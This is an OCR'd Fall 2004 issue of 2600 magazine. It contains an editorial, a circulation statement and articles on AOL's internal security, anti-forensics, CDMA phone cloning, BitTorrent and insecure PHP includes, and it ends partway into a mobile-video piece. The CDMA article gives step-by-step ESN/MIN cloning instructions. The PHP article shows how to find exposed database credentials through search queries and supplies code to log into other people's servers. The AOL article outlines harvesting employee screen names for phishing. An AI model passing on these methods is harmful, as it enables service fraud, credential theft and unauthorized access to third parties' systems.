Volume Twenty-One, Number Three
Fall 2004, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly

0 74470 83158 7 43>

JOIN US AS WE UNITE AGAIN

"We are stunned that RealNetworks has adopted the tactics and ethics of a hacker to break into the iPod, and we are investigating the implications of their actions under the DMCA and other laws." - Apple Computer in an apparent reversal of their "think different" marketing strategy, July 29, 2004

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Design
Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dalai, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Screamer Chaotix, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css, mlc**

Broadcast Coordinators: **Juintz, Pete, daRonin, Digital Mercenary, Pytey, Kobold, lee, Brilldon, w3rd, Gehenna, boink, Mighty Industries**

IRC Admins: **Shardy, xi, r0d3nt**

Inspirational Music: **Figgy Duff, Shanneyganock**

Shout Outs: **The Fifth Hope crew, the people of Pier 57**

2600(ISSN 0749-3851) *is published quarterly by 2600 Enterprises Inc. 2 Flowerfield, St. James, NY 11780.*

Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752
Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada -
$20 individual.$50 corporate (U.S. funds).
Overseas - $30 individual. $65 corporate.

Back issues available for 1984-2003 at $20 per year. $26 per year overseas.

Individual issues available from 1988 on at $5.00 each. $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99
Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631-474-2677**

Testimony

In the end, learning is what it's really all about. Whether it's a specific command that yields a particular result or a philosophical lesson we learn over time, the world of hacking is a world of learning. That's what makes it dangerous. And that's what makes it fun.

We had a great learning experience again this summer with The Fifth HOPE as hackers from all around the world gathered in New York City for our fifth conference. In an extension of what *2600* has stood for over the past 20 years, knowledge and information were passed around freely, dialogue was established, communities mixed, and ideas and inspiration flowed.

For many, this was their first look at the hacker world and we believe it was a positive one. Of course, after the hatchet job the mass media does on a regular basis with regards to hackers, it's not too difficult to present a more positive image. Still, it's always nice to see people's eyes opened a bit and that's one of the reasons we enjoy putting on the conferences so much.

For those who have been part of the community for years, HOPE serves as a reaffirmation of what we stand for and what we believe in. And this is something which is sorely needed, especially today. It's not hard to grow discouraged as civil rights evaporate and legislation seemingly written just for the likes of us gets passed by overwhelming margins.

We've witnessed some real changes in our society over the past two decades and the trend has most definitely been on the increasingly restrictive side. It's easy to conclude that we are all quite powerless to reverse or even to stop this movement. But by merely refusing to be cowed into submission, we make a difference. Our existence alone is a step. And by realizing that there are others out there who don't want to live in a society of fear and surveillance, that there are those who believe in educating the people around them, we become stronger and we move closer to the day when we are able to actually make the pendulum start moving in the other direction.

Every day people pay the price for speaking their minds, for questioning authority, and for standing up to bullies. We saw quite a bit of that this summer in various arenas. While this sort of thing is almost always unfair, it nonetheless can serve as a catalyst to enact significant change - sometimes within a single individual, sometimes throughout a country or even the globe.

There is probably not one article we've ever printed or a single presentation at one of our conferences that someone didn't disapprove of or believe to be a threat of some sort. We are always being challenged by those who believe the information we spread is not for us to know and that its dissemination can only result in chaos. We have traditionally taken a very different view. Information is there for people to discover and to share. If it's out there, then people have every right to know about it. We also believe people have a basic right to privacy through such means as encryption and education. Everyone deserves to know how to keep information about themselves away from prying corporate and government eyes. It's quite easy for our critics to cloud these issues and deceive the public into believing that hackers exist for the primary purpose of invading others' privacy. In fact the opposite has proven to be frequently true. Since 1984, our first year of publishing,

we have heard from people who directly benefited from the knowledge they received from those in the hacker community. They learned how to make intelligent choices when using telephones or computers, they discovered how to protect things like credit reports and Social Security numbers, and they were able to realize when they were getting ripped off. And much of this came from reading articles that others questioned the value of since there could be "no other possible purpose" but to use the information within to cause harm. They just didn't see the bigger picture. Today, we're happy to say, so many more have taken some big steps away from that whole "security through obscurity" concept.

Privacy cannot be protected through mere faith in the system. It can only be protected by learning everything there is to know *about* the system, finding the weak spots, theorizing on how vulnerabilities could be exploited, and constantly communicating this information and knowledge.

This is why we are seen as a danger. Learning without a permit has always been a thorn in the side of those in supposed control. We see examples of this all around us. We see the individual who gets into trouble with parents or at school for asking too many questions or for pursuing knowledge that's been deemed off limits for one reason or another. We see people who put their jobs and careers on the line by challenging unfair policies or refusing to hide who they are or where their interests lie. We see the human race throughout history moving forward in spite of itself - because of the people who dare to stand up and make a difference, often at great personal expense.

Yes, our learning often comes at a price. It's most always easier to not take a position and to focus primarily on one's own existence. There is nothing dishonorable about this. We cannot presume to tell people what they need to focus upon and what they are required to sacrifice. But there are always ways each of us can make a difference without necessarily taking a loss. Throughout the years we have met so many people who support what we're doing but who fear for their various positions were that fact to become known. They range from school kids to business executives to government agents. In many ways these are the people serving the most vital role because they offer a window into worlds we could never quite fathom otherwise. Sure, it's great to be an information warrior and to let everyone on the planet know that you support the free exchange of data, are committed to overturning the DMCA, and hack the system in every way you know how. But that's just one path. We all learn so much from those anonymous people inside government agencies, corporations, the military, and even schools who provide us with the information that sheds light on these worlds. These people have been a part of *2600* since the beginning and, in addition to supplying us with some of our best stuff, they inspire us with their support.

For those willing to go that extra step and publicly stand up to all of the nasty things that are happening, we feel a great affinity. Courage is born in some unexpected places and it never ceases to amaze us to see how much of it comes via the keyboards and monitors of our readers. If there's one thing we've learned over the years, it's that this bravery and fortitude are appreciated by far more people than any of us suspect.


Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2004. Annual subscription price $20.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, ST. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953 Managing Editor: Eric Corley, 2 Flowerfield, ST. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, ST. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6 Extent and nature of circulation

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
A Total Number of Copies	85,000	85,000
B Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4874	4902
2 Paid In-County Subscriptions	66	67
3 Sales Through Dealers and carries, street vendors, and counter sales	77,380	76,848
4 Other Classes Mailed Through the USPS	0	0
C Total Paid and/or Requested Circulation	82,320	81,817
D Free Distribution by Mail (samples, complimentary, and other free)		
1 Outside-County	443	445
2 In-County	3	3
3 Other Classes Mailed Through the USPS	0	0
E. Free Distribution outside the mail. (Carriers of other means)	2234	2735
F Total free distribution	2680	3183
G Total distribution	85,000	85,000
H Copies not distributed	0	0
I Total	85,000	85,000
J Percent paid and/or requested circulation	97	96

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

In the BELLY of the BEAST



by slummin

Once upon a time, in the not-so-distant past (recent enough to know that this info is correct, long enough ago to prevent a connection between this article and my leaving the company), I was a very low-level worker bee for that much-maligned "ISP" AOL. Since I am no longer employed with AOL and have promised to only use my power for good, I have decided that a (very) small tour of (very) basic AOL security is in order. Note that because every action performed by an AOL employee is monitored (more on that later), I was unfortunately unable to poke around too terribly much, however I can relate the basic layout of AOL's internal security. *Disclaimer:* This information is based on my own observations and conclusions, and what little info I could pull out of my managers without being flagged with OpSec. The information containded herein is true and correct to the best of my knowlege, but if you dick around and get caught because I left out a bit, I warned you!

First off, let's define some terms: OpSec is AOL Operations Security, the (understandably) uber-paranoid department that handles, well, operations security. This includes internal and external network and computer security. These are the people who start sweating profusely if they find you are browsing 2600.com (will get you yelled at, at least) or reading a copy of the magazine on break (will get you red-flagged and you will win an all-expenses paid visit from your operations manager, at the very least).

Merlin is the primary AOL member information database. This is where all the information regarding each member can be accessed and changed as need requires. The software that runs Merlin is PegaREACH, which is distributed by Pegasystems (www.pega.com). The interface consists of organized clickable links known as workflows, which allow the user to access specific customer management tools. For example, the "Password Reset" workflow under the "Password Appeals" category would allow a CCC (a Customer Care Consultant; worker bee) to reset a member's password. Access to these workflows is determined by the department you work in and your level of importance. A worker bee gets access to only those workflows that AOL deems necessary for completion of the job. (By the way, much fewer people would get stuck in transfer-hell if AOL would allow *all* their CCCs access to *all* the Merlin workflows.) Merlin is the latest incarnation of a number of customer management databases that have been tried by AOL, as somebody always figures out how to compromise security.

A couple of other AOL-related items you might run into are: ESOURCE, which is touted as the central repository of data regarding policies and procedures and MSU, the Member Services University (an online worker bee training resource). Also some departmental names and acronyms: AOL Retention is the "cancellation" department. These pathetic creatures have a tough time, as their meaningless existence revolves around attempting to prevent the approximately 1.5 million members who call them each month from canceling; CAT is the Community Action Team, responsible for terms of service (TOS) violations; CARE is the billing department; FRAUD handles, erm, fraud; SUBP is related to the (dying) broadband service.

On to the good stuff: Security starts at the desktop, right? The workstations I have had experience with were all running Win2000Pro. Each CCC is given a unique UID with which to login. However, password rules are pretty slack. No less than four letters is the only rule that I am aware of. Ctrl-Alt-Del is disabled after the initial login screen, as is most everything else. There are several pieces of software run at login, including the desktop monitoring software, an internal messaging program called SMS, and a powerpoint presentation that allows you to view (outdated) company announcements. Management has the ability to globally change the desktop image of all workstations, and uses this to communicate important bits of information around the company. Right-click seems to be suppressed in some (but not all) areas. Either that or AOL provides consistently crappy mice to its valued workers. For example, right click at the desktop wasn't allowed, but right-click in-

side IE was. The window button on the keyboard worked, but the context-menu button usually didn't. Access to programs was limited to PegaREACH, AOL (of course), Notepad, PowerPoint, and IE. Access to the control panel and other Windows software was denied, as was access to the local drive and the command prompt.

Each CCC gets an internal AOL account, which is accessible through a standard AOL software installation. The extra benefits that come with an internal account include the ability to send "chromed" official AOL email, and access to internal-only AOL keywords which in turn allow access to such things as ESOURCE, MSU, etc. Apparently, somehow the AOL software has a higher level of access rights, as certain AOL internal keywords can launch external programs such as IE via a command prompt. Authentication for the AOL internal account is a two-part process. The first step is a standard UID/PW combo. The second step involves using a SecurID hardware token. These tokens and their associated authentication software are provided by RSA security (www.rsa.com). The hardware tokens that we use are the keyfob type, which uses an internal hash to generate a six-digit number that changes every 60 seconds. I don't know much about cryptography and thus I was unable to determine the hash used to generate the numbers, however I did see one set repeat and I believe that it is somehow connected with the token's serial number, which is used to bind the SecurID to a specific internal account. These tokens are carried by each and every CCC and are absolutely required in order to access their internal AOL account. If an ID is lost or stolen, the only way to regain access is to have an operations manager or OpSec person re-bind your account with a fresh SecurID (which you have to pay for).

Merlin is accessed through the same UID/PW/SecurID procedure that is used to access the CCC's internal AOL account. In fact, the master screen name and password used to access the internal AOL account is the UID/PW for Merlin login. Also imbedded in Merlin is the CTI (computer-telephony interface) that allows access to the phones, handles call routing, etc. Each CCC has a unique "teleset number" that identifies the CCC and allows supervisors and managers to listen to calls, watch what the CCC is doing on the computer, etc. The phone is an Avaya model 4324 and uses VoIP for call routing.

What makes this whole setup interesting is that access to this data is now limited only to computers whose IPs are registered as part of the AOL internal network. All AOL internal sites, as well as outsourced call-centers, have to have their workstation IPs registered with OpSec or within a specific range. In fact, many (outsourced) call centers have workstations that are set aside for use only for AOL CCCs. They are physically and topographically separate from the regular company network. Company managers who need access to both the AOL internal network and their company network have to have two workstations on their desk, one for each network. What this means is that while I can access my AOL internal account from my home PC with my UID/PW/SecurID combination, I cannot access the internal-only keywords or office.aol.com webpages.

Lastly, we come to building security. The building where I worked was under 24 hour a day lockdown. Access was provided through a standard mag card. The main external door (employee entrance) was set up with sensors that would detect if more than one person was attempting to enter on a single card swipe, and would forcibly eject both people if that happened. Access to the (interior) break area, smoker's lounge, and various departments such as HR and coms areas were also controlled by mag card locks. In fact, the only door that was open to the public led directly to security, where a 24 hour a day armed guard awaited them. Non-employees were only allowed into the lobby/security and HR areas. Visitors required registration, a visitor badge, and an escort at all times. Access out of the building was also mag card controlled, so security, operations, etc. can see every move that their worker bees make. Plus, if your mag card gets screwed up while you are in the building, you are screwed as you cannot get out! In such a situation, you would have to phone security (as you can't get to the security desk without your mag card) and have them manually let you out of the building.

So, with all this physical and electronic security, where is the weak spot? As it usually is, the weak point is the human element. AOL has been and remains a very productive phishing ground... and apparently despite all of OpSec's efforts to the contrary, internal AOL employees are still blithely turning over their usernames and passwords to phony web pages that seem to be internal AOL pages. During my tenure as an AOL employee I saw a new "scam alert" posted on ESOURCE every couple of weeks. Frequently, a new email would float around promising pay or incentive increases, more paid time off, or a special prize or award in order to get internal employees to turn over their usernames and passwords. Despite countless warnings and "uptraining" seminars, despite an

entire training module dedicated to social engineering (how to spot it and avoid getting tricked), people still are getting tricked! Is this a statement about the people AOL is hiring, their training practices, or what?

On a related note, I picked up on two security flaws during my tenure at AOL, both of which were completely ignored after I reported them. The first has to do with the testing system that HR used to test new employees. The test was web-based and used the applicant's SSN as an identifier. The workstations were using IE and auto-complete was turned on, so that once you typed the first number of your SSN, everyone else's SSN who used that workstation appeared in a drop-down. Same with name, address, and phone number. When I first applied, I asked the HR manager to correct that breach of other people's privacy, but I checked on it the day that I left the company and nothing had changed. The second issue deals with the fact that in many cases the Merlin software automatically generates an email to the member with whom you are speaking. The software automatically attaches the CCC's screen name as the FROM: address. I didn't realize this until after I left the company, but if you were interested in gathering up a bunch of internal account screen names, from low-level worker bees who might be easily fooled, simply sign up for a free trial of AOL. During the trial, make several calls to the retention department, citing different cancellation reasons. It is a long process, but if you let each CCC talk you into staying with AOL, you will get an email from them - instant internal account username for each call you make!

Well, I hope this has given you an interesting picture of the way things work inside AOL. Maybe some other people who have perhaps more or different experiences with the company would care to write a companion article illustrating some specifics about network layout or other aspects of the company's operation.

Shout outs to all the worker bees slaving away under AOL's giant iron fist. Don't give up, there is life after AOL!

Anti-Forensics: Make Secrets Stay Secret

by Frater Ignotius
unknown@paranoia.no

There are many reasons to hide something on a computer. You may want to make sure other users aren't able to read your documents and mail, you may want to hide your pr0n from your boss, or maybe even make sure that if your loving government kicks down your door, your stash of sensitive information is not compromised.

Easy, some say. Use encryption and you're safe.

Well, OK. A partition or file encryption scheme might keep your files safe from your boss or wife or kids or whoever. But what happens when you've been up hacking all night and finally decide to get some sleep, and just as you're dozing off at 0700, a dozen policemen and/or three-letter-agency operatives bust down your door and have you in handcuffs before you can even turn off your computer? Or what if your hardcore software firm gets a visit from some "art student" who really only wants to steal your data to pass on to your competitor or someone else?

Even if you closed your encrypted drives or files or maybe even logged out and shut down, you still might be in trouble. "Why?" you ask. "I use XYZ encryption and that's unbreakable!" Sure, the encryption scheme may be unbreakable in a mathematical sense (although I wouldn't count on it just because the readme file or web page says so). But have you considered that the software implementation itself might not be as secure as you would want and that, in any case, your operating system might also give you away?

Consider this: when a piece of encryption software starts, it will need the key and the passphrase for decryption. Per default many, if not most, simply store the key on your hard drive. And even if you keep your key in a super-safe place that no one would ever find, it will still need to be loaded into memory in order to decrypt, no? The same goes for the password. While it might only exist in your head at the time you boot, the second you type in that password, chances are it's going into RAM. Now, what often happens to things in RAM? They get swapped to disk. Also, do you have any idea

what temp files your encryption software makes? And what they contain? Are they properly erased or just removed from the allocation table (leaving the actual data still on the drive) the way a regular "del" or "rm" would? For all you know, the encrypted file might be written in plaintext to the disk, then after you close the encryption software, the file either stays in place or is just deleted in the regular fashion, meaning that the unencrypted data is still intact and can be retrieved using "undelete" type software.

Someone who wanted to seize a computer for evidence gathering (forensics) or to steal your secrets (espionage) could for instance run a small program that would bluescreen (BSOD) your Windows box or make your Linux kernel dump core. Then the box would be powered off, opened, and the hdd would be extracted and hooked up to a gizmo or computer that does a bit-to-bit copy, very much like the dd command on *nixen would. There are handheld devices made just for this, with IDE (or whatever) connectors and a fast large hard drive. They can copy a disk perfectly in minutes.

This could leave the intruder with a complete dump of your RAM and an exact copy of the entire file system. If the key and password are available in any way, shape, or form, assume they *will* find it. And that will make your secure encryption scheme nothing more than an amusing puzzle for the spy or forensics expert - even though you memorized a 40 random character password and used a keylength that even the NSA would consider to be overkill.

So what can you do to safeguard against this? It's not a clear cut thing, and I certainly will not claim to be intimate enough with the internal processes of any OS to propose a solve-all solution. However, there are some simple steps that I believe will improve the odds. Concoct a solution that secures *your* scheme:

1. When opening an encrypted file or volume, do the changes you need to do, then close it and reboot. Make sure you completely flush the RAM and overwrite your disk cache. Don't leave the software running or the file or volume open when you're not using it.

2. Turn off any and all memory/core dumping functions in your OS, unless you're actually using them for something. Turn off hibernation and whatnot in XP. Make sure there are no processes dumping your RAM to disk *or* making "backup" copies of any relevant system files or the files associated with the encryption scheme. Use a tool to see what files your encryption scheme opens while running, note where they are kept and their names, and see if they are deleted properly or if they can be recovered.

3. In Windows XP, take a look in %System ➥Root%\Minidump and observe that there is per default one (albeit small) memory dump from each of the countless BSODs you surely have had since install. Go turn the damned thing off (found in My computer>Properties>Advanced> Startup and recovery settings).


4. Move your temp/tmp folders to a proper place if you use Windows. Regardless of OS, make sure you *properly* delete your temp files each boot and/or shutdown, using a secure deletion program that actually overwrites the relevant sectors of the disk, as opposed to a regular del or rm.

5. Investigate, investigate, investigate. You can play around with this in win2k, w2k3, and XP Pro. Turn on complete memory dumping, set HKEY_LOCAL_MACHINE\SYSTEM\ ➥CurrentControlSet\Services\i8042prt\ ➥Parameters\CrashOnCtrlScroll to 1, hit CTRL+SCRLCK SCRLCK and Windows will dump the complete memory. Analyze with a hex editor and see if you can't break your own scheme. The same thing can be done in Linux by configuring magic sysrq in the kernel.

This may seem paranoid, but if you have something you *really* want to hide from people with big resources, you *have* to be paranoid or you'll be at risk. The safest thing to do may be to have a dedicated box that handles the encryption and to make that box so sensitive to irregular activity that it shuts like a clam if something happens. For instance, a Linux server with StegFS (http://stegfs.sourceforge.net/) and the aforementioned considerations about memory dumps might take you a lot further towards true security than something like PGPDisk (http://www.pgpi.org/) which would be highly susceptible to dump attacks. But that is not to say that you can't implement the latter safely. Even if you manage to force your OS not to dump the memory, the intruders might have their own software or even hardware to do just that, so make sure you find a routine that flushes any sensitive data such as key and passphrase out of RAM and off the HDD. In any case, make sure you're not already storing multiple copies of both in your various temp folders already.

There is surely more to be said about this, and now it's up to *you* to investigate how you can safeguard against this on your OS and with your encryption scheme. Remember to share your info.

Digital CDMA Cloning



by tele

How secure is CDMA really? I mean come on, when you hear about cloning CDMA you think it's not possible. They have an A-key, right?

Hell, if they did have the A-key implemented it would stop some CDMA cloning but not all. I am not responsible for what you do with this information. This is only to demonstrate how easily CDMA can be cloned.

The A-key

CDMA and TDMA and now some analog (AMPS) have what is called an authentication process (A-key). Authentication is a process by which identical calculations are performed in both the network and the mobile phone. Each subscriber is given a unique numeric 64-bit code called the authentication key (A-key) that is permanently programmed in both the handset and the operator's network before activation. The A-key is not transmitted over the air, so cloners cannot intercept it with a radio scanner. To authenticate a call, the network's authentication center (AC) initiates a calculation in both the network and the subscriber's handset. The parameters of the calculation include the A-key, the subscriber's NAM, and a random number. A legitimate handset will produce the same calculated result as the network. The handset's result is compared with the network's result. If the results match, the phone is not a clone and the call is allowed. If the digital networks leave the A-key turned off or if the A-key is set to all zeros, then the phone can be cloned. Supposedly getting the A-keys are next to impossible and only a few high level techs in a network's system have access to the codes.

The IMSI

I know that most Sprint PCS phones use what's called the MIN-based IMSI, which stands for International Mobile Subscriber Identifier. The IMSI is a unique 10-15 digit number programmed in the phone which designates the subscriber. This number is used for provisioning in network elements. Basically when the phone is roaming it will use the IMSI as the MIN. The IMSI is now being used by some providers with the MIN and ESN to authenticate a phone on the network.

The IMSI is not a security measure or anything because it's transmitted over the air. When the phone is roaming it will transmit the IMSI and ESN (instead of the MIN and ESN) over the air to authenticate the phone on the network.

The MIN

The Mobile Identification Number is the ten digit cellular phone number assigned to the phone's ESN to identify the subscriber on the network. This is used on air interface standards published before 1994, with the IMSI being the current identity.

Any cloner with a modified pro37 and Banpaia software can capture the over the air IMSI/ESN data or the MIN/ESN data depending on the phone and use it to clone a cellular phone. We are not going to get into how to capture the data in this article. Maybe in the future I will write another article on how to mod your pro37 to pickup the 800 mhz cellular band and have a DDI tap.

The ESN

The ESN is a unique number assigned to each cellular phone by the manufacturer and is used with the MIN or IMSI to help authenticate the phone on the network. It is often said to be very hard to change and blah blah. The fact is that one can change the ESN of a

cellular phone with just some software and a data cable. Is that easy enough?

The ESN can also be converted from hex to decimal or vice versa. You can get a few different DOS programs on the Internet that will convert the ESN for you.

The SPC

The SPC stands for Service Program Code. Each CDMA phone has a unique six digit SPC code based on the phone's ESN. Without the SPC one cannot program the cellular phone's MIN, IMSI, or the ESN. The SPC code can be reset to 000000 which will unlock the phone. If your phone is locked and you don't know the SPC you can get a program called Kyocera Unlock Tools (try google). This program will unlock the following Kyocera models: 2035, 3035, 2135, 2235/2255, 1135, 2325/2345.

Now on to the good stuff.

For the hardware we are going to be using a Kyocera 2235 cellular phone and a standard Kyocera serial port data cable. (You can buy them on ebay for cheap.)

For the software we will be using a program called KWC ESN Writer All (again, try google). This program will change the ESN on the models named above.

1) Attach the phone and data cable to Com1 and power on the phone.

2) Run the program and select your phone model from the dropdown list where it says KWC Model.

3) Check SPC and enter the phone's Service Program Code.

4) Type in your new ESN where it says Wr ESN, then click on Write ESN.

The program will put the phone in Data Mode (DM) and search for the ESN address in the phone's eeprom. It will then replace the ESN with the new one. To change the ESN you're going to need the HEX ESN. Remember the ESN can be converted from hex to decimal or vice versa.

Now you will have to program the phone's MIN or IMSI. When you're cloning a phone you don't have to program both the MIN and IMSI, just the one the phone is using to authenticate on the network.

1) Press 111111 on the phone's keypad then press Option and select Programming.

2) The phone will now ask for the Service Program Code. Enter it and the phone will enter the service programming menu.

3) Select Basic NAM1 Info and press OK.

4) Select Phone Number and press OK.


5) Enter the ten digit MIN or IMSI and press OK.

6) Now press Clr twice and the phone will restart.

Your phone should now be cloned. Dial 411 to see if it works.

You can also clone TDMA phones with the above hardware/software. You just have to change the network settings in the phone so the phone uses analog only and it will work fine.

Enjoy!



Bit Torrent – The Future of the Internet?

by spite
Spite_fowl@yahoo.com

There's no doubt that the majority of you know what the Bit Torrent protocol is. But how many know what it means? Bit Torrent has been popping up over the Internet this past year at a fantastic pace. Mostly used for warez, it can now be seen popping up in various legitimate websites to share legitimate files. The concept isn't new. In fact, a similar approach has been used on the eDonkey P2P network. Here's a crash course on the Bit Torrent protocol.

Bit Torrent is made up of four sections.

Trackers: Keep track of downloading and uploading activity, seeders and peers, addresses, file information, and hash information. A tracker is the server that is basically the brains of the entire operation. Without a tracker you cannot get a list of peers and seeders, nor verify file information for the file you are downloading. A torrent file is shared and contains this tracker URL.

Torrent file: Contains Tracker URL and file information. Used in conjunction with BT Client to begin transfer.

Seeders: Peers that have completed the file. They begin the transfers to other peers. Peers that have finished the file(s) automatically become seeders until the transfer is closed.

Peers: Users who have not completed the file(s). They send and receive chunks to and from other peers.

The reasons Bit Torrent is so unlike other P2P protocols:

Swarming downloads: Peers upload and download to other peers, not from a centralized server. The load is shared between everyone connected by the tracker.

Non-linear transfers: A file being shared by Bit Torrent is split up into chunks. The chunks are not sent in linear fashion. Instead you will receive whatever is available to be sent. Which means that you may have 90 percent of a file, but not the beginning 10 percent. Or you may have the beginning and end of a file, but not the middle. This way there is no waiting for your next chunk since you can take what is available and send anything you have.

Hash verification: Each chunk of every file creates a hash check, which must be compared to the original hash made available on creation of the torrent. If chunks do not pass this check, they are simply dropped and redownloaded. Your download cannot be complete until the hash is verified.

Upload Rewarding: Transfers are tit-for-tat, meaning the more you upload, the more you download. This can be good and bad. See below.

Negatives

With Upload Rewarding, if you have limited upload, your download can be severely affected. By not uploading, you lose most of your possible peers to download from and will continue at a slower rate because of it.

My feeling about this is that broadband is getting cheaper and faster. Soon most connections will be symmetrical. If you upload the exact amount as you download, server load could all but disappear.

What does this mean for the future? As I said earlier, the BT protocol has been used on various legitimate websites, such as the 3dgamers and idSoftware websites this past year. A possible future of completely distributed networking seems ridiculous to some, but in my opinion is very possible. Imagine that with every file downloaded, you would upload at the same speed for the duration of the transfer. If this is done, beyond the starting seed and tracker bandwidth, server load would in fact disappear.

There are a few possible problems inherent in this idea. Many people don't like to be forced to share their bandwidth. This is because the majority of Internet connections do not have symmetrical upload/download bandwidth. Your upload bandwidth is maxed long before you download, and when this happens it affects your download speed.Security is another possible problem. While a peer checks every chunk it has completed to determine whether or not it is authentic, there is no check before or after trans-

fers are established.

When you're connected with Bit Torrent, you are given a list of all IPs receiving/sending data from/to you. Since you established the connection in full knowledge that you would be sharing with other people, you cannot call this an invasion of privacy. But what about when you don't have the choice?

When given the chance to download from one HTTP or FTP server, why take the risk? When you're managing a popular server's bandwidth, it's obvious the benefits would outweigh the negative. Why not share the load? The complete switch may not be far off, and then the users' choice won't matter. Is this good or bad? That's yet to be seen.

Bit Torrent official homepage:
http://bitconjurer.org/BitTorrent/

The Insecurity of PHP Includes

by jumbobrian
jumbobrian@yahoo.com

PHP is a powerful scripting language often used on the web today. Like many other programming languages, it uses something called "includes" to save people the time of retyping functions and variables and whatnot. One common usage for an include file is to open a connection to a database. This is what we are going to be exploring in this article.

First off, I'm going to assume that you have a webserver running PHP already configured. You shouldn't need any other programming knowledge. Next, we're going to run a simple Google search. The great thing about Google is that it allows you to search for phrases and not just individual words by quoting the phrase (as in "The Hacker Quarterly"). Enter this as the search query: "Index of" ".php.inc". Be sure to include quotes. Now let me explain the search. "Index of" is a phrase commonly used by web servers when displaying a list of files on the server. ".php.inc" is the extension to a file we're looking for.

Remember how we're trying to find a database connection? Well, to do this, look through some of the search results and the list of files you get. Although any .php.inc or .inc file is fine, look for such obvious names like "database.php.inc" or "db.inc." Now open the file you found. After you do this, one of three things is likely to happen. Number one, the file will open and a text file will be displayed to you. Number two, you may get an empty page. Number three, the server will say you don't have access to the file.

If you got the blank page, PHP on that server is configured to execute PHP scripts even on .inc files. Try another server. If a message came up saying you don't have access to the file, try another server.

If a text file loaded, congratulations. Now we're going to be looking for some key words. Do a search on the text file, looking for the words "mysql_connect" and "mysql_pconnect." These are functions used in PHP, and if you find any of them on the page, chances are you have the username and password for the mysql server. The format should be: mysql_connect("server, "username", "password");. If you don't see a username, but rather something like "$DB_Username", look for the variable $DB_Username on the page and see what it is equal to. Copy down the server, username, and password.

Now here's the fun part. Make a .php file that connects to the server and displays a list of the individual databases on the server:

```
<?php
    $dblink =
mysql_connect("server", "username",
"password");
    $db_list =
mysql_list_dbs($dblink);

    while ($row = mysql_fetch_
➥object($db_list)) {
 echo $row->Database . "\n";
    }
?>
```

Upload this file to your server, run it, and see what happens. If you get a list of databases, it worked. If you get an error about not having permission to access the server, look back in the includes for another username/pass or try another server.

Now that you have a list of databases, keep messing around with PHP. Look for help on

php.net with these functions: mysql_list_tables, mysql_select_db, mysql_query, or any other mysql functions you dare to try. Also, if you happen to notice that the server uses MS-SQL or any other database, search php.net for help with those functions.

Finally, please check your own server so that someone doesn't do this to you. The simplest way is to change the file extension to ".inc.php." This way, the script is always going to execute as PHP. PHP is a powerful language but it still requires some common sense in making it secure.

Shoutouts to: methodic, whose article in 20:3 inspired me to write this one. And mike.fo r all the PHP help over the years.

by bill

A movie on your phone? Why not? I thought I'd give it a try....

Everyone seems to be talking about getting video into your pocket at the moment, from network operators to the latest Silicon Valley startup; the dream of being able to watch videos in the palm of your hand (or, more importantly, collect revenues from users watching movies on the move) is alive and well. Of course, no one knows what kind of video content users will pay for (though Big Brother in the UK did well selling video clips to owners of 3650s), and streaming is still a black art which has shown little efficaciousness, downloading and playback are still the order of the day, ideally by MMS.

But if it were possible to get an entire film onto a mobile phone or PDA, would it make a practical viewing experience? Would it even be possible to get a film onto a phone, even the latest Symbian handset or PDA? I decided the latter problem was most interesting to address, and that the process might lead to exploration of the former.

